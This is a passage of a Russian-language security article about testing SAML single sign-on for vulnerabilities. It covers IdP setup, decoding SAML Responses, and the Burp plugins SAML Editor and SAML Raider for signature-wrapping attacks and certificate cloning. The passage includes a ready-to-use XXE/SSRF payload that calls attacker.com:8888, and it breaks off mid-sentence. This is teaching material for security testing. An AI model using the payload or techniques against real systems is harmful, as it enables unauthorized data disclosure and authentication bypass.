


Рис. 7. Создание пользователя на стороне IdP

Создаем нового пользователя, указываем email и пароль. Переходим на вкладку Applications и выбираем сконфигурированный нами коннектор (рис. 8).




Рис. 8. Привязка пользователя к коннектору

В нашем приложении создаем пользователя с таким же email, так как связка пользователей между IdP и нашим приложением осуществляется по email. На этом настройка SAML SSO завершена.

Когда мы пытаемся залогиниться в наше приложение, оно редиректит нас к IdP на страницу логина — SAML 2.0 endpoint (см. конфигурацию коннектора в OneLogin). После успешного логина пользователя на стороне IdP происходит редирект в наше приложение на ACS URL. В параметре SAML Response передается закодированное в Base64 сообщение Response (рис. 9).




Рис. 9. Передача SAML Response в приложение

Мы можем декодировать Response. Для этого используем эту утилиту (рис. 10):




Рис. 10. URL decoding



А затем, используя эту утилиту, мы получим XML Response, которым подписан IdP (рис. 11).

Рис. 11. Base64 decoding

Если SAML Response был сжат на стороне IdP, то для декодирования тебе нужно использовать Base64 Decode + Inflate вместо Base64 Decode.

Все, на этом процесс настройки и отладки SAML SSO завершен. Переходим к самому интересному — багам!

АРСЕНАЛ ДЛЯ ТЕСТИРОВАНИЯ SAML SSO

На данном этапе у тебя есть тестируемое приложение с работоспособным SAML SSO. Разберемся, какие инструменты использовать для тестирования безопасности.

Конечно, в первую очередь утилиты с сайта, которые ранее упоминались:

- раздел CODE/DECODE позволит тебе закодировать или декодировать сообщения SAML;
- раздел SIGN позволит тебе подписать SAML-сообщения, используя секретный ключ;
- раздел VALIDATE позволит тебе проверить подпись у SAML-сообщения;



- раздел ENCRYPT/DECRYPT позволит тебе зашифровать или расшифровать SAML-сообщения, для расшифровки понадобится секретный ключ;
- раздел EXAMPLES содержит примеры различных SAML-сообщений.

Если ты занимаешься веб-безопасностью, то, скорее всего, в твоем хакерском арсенале есть Burp Suite. Я представлю два плагина, которые предназначены для тестирования SAML. Ты можешь использовать эти плагины даже с бесплатной версией Burp Suite.

Первый плагин — это SAML Editor, написан на Python. Для того чтобы он заработал, придется установить Jython standalone и указать в настройках Burp Extender путь к Jython. Плагин очень простой, он добавляет дополнительную табу с именем SAML, которая позволяет редактировать SAML-сообщения на лету (рис. 12). Больше он ничего не умеет, его удобно использовать, чтобы быстро отредактировать сообщение.




Рис. 12. Плагин SAML Editor

Второй плагин — это SAML Raider. Плагин написан на Java, можно его собрать, используя Maven, либо скачать готовый jar-файл.

Плагин добавляет новую табу с именем SAML Raider, которая позволяет работать с подписями: удалять подписи, подписывать assertions и/или сообщение SAML, используя импортированный или сгенерированный приватный ключ и сертификат.

Самое замечательное, что умеет плагин SAML Raider, — это тестировать приложение на уязвимости XML Signature Wrapping (XSW). Поддерживаются восемь типов XSW-атак (см. рис. 13).




Рис. 13. SAML Raider tab

Дополнительно плагин добавляет табу SAML Raider Certificates, которая позволяет импортировать приватный ключ и сертификат, который затем можно использовать для подписи assertions и SAML-сообщения. У плагина есть очень полезная возможность — сгенерировать приватный ключ и сертификат, при этом полностью скопировать поля из сертификата IdP в сгенерированный сертификат. Для этого, находясь на табе SAML Raider, необходимо нажать кнопку Send Certificate to SAML Raider Certs, затем перейти на вкладку SAML Raider Certificates и нажать кнопку Clone, выбрав сертификат IdP (рис. 14).




Рис. 14. SAML Raider Certificates tab

Рассмотренных инструментов будет достаточно для того, чтобы протестировать безопасность реализации SAML SSO в интересующем приложении.

ИЩЕМ УЯЗВИМОСТИ В SAML SSO

Самая интересная часть статьи — это какие уязвимости в реализации SAML SSO ты можешь найти на стороне приложения. Поехали.

XXE повсюду

SAML-сообщения представляют собой XML. Это означает, что тестируемое приложение потенциально подвержено уязвимостям, связанным с парсингом XML. Сюда можно отнести уязвимости XML External Entities (XXE), Server-Side Request Forgery (SSRF) и XML Entity Expansion (XEE, в массах более известна как Billion Laughs attack).

Эти уязвимости очень распространены, когда речь идет о парсинге XML. На страницах Хакера про эти уязвимости не раз писали, поэтому я не буду подробно на них останавливаться. Только порекомендую хорошую «методичку» по данным уязвимостям. Эти уязвимости работают, несмотря на то что SAML-сообщение подписано, так как проверка подписи происходит уже после парсинга XML.

Первым делом при тестировании безопасности SAML SSO нужно перехватить сообщение Response и заменить его на следующее:

```
<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xml"
href="http://attacker.com:8888/vector.xsl"?>
<!DOCTYPE Response SYSTEM "http://attacker.com:8888/vector.dtd" [
  <!ENTITY % remote SYSTEM
  "http://attacker.com:8888/vector.parameter.entities">
  <!ENTITY xxe SYSTEM
  "http://attacker.com:8888/vector.general.entities">
  %remote;
]>
<Response>
  <foo>&xxe;</foo>
  <x xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
    href="http://attacker.com:8888/vector.xi"></x>
  <y xmlns=http://a.b/
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://a.b/
    http://attacker.com:8888/vector.xsd">a</y>
</ Response>
```

Хостнейм attacker.com нужно заменить на твой хостнейм, который доступен тестируемому приложению. Если у тебя нет публичного сервера, ты можешь воспользоваться этим отличным сервисом. Он логирует все поступившие HTTP/HTTPS-запросы.

Если на attacker.com пришел GET-запрос, это означает, что приложение уязвимо.

Преобразования и цифровая подпись

Стандарт цифровой подписи в XML предусматривает различные трансформации (преобразования) XML-документа перед его подписью. У элемента **`<ds:Signature>`** есть дочерний элемент **`<ds:Transforms>`**, который содержит несколько элементов **`<ds:Transform>`**. Каждый элемент **`<ds:Transform>`** определяет одно преобразование.

Возможны следующие преобразования:

- Enveloped signature — это вид XML-подписи, когда элемент <ds:Signature> с подписью помещается внутрь элемента, для которого вычисляется подпись. Преобразование enveloped signature означает, что при вычислении подписи для целевого элемента необходимо убрать из него элемент 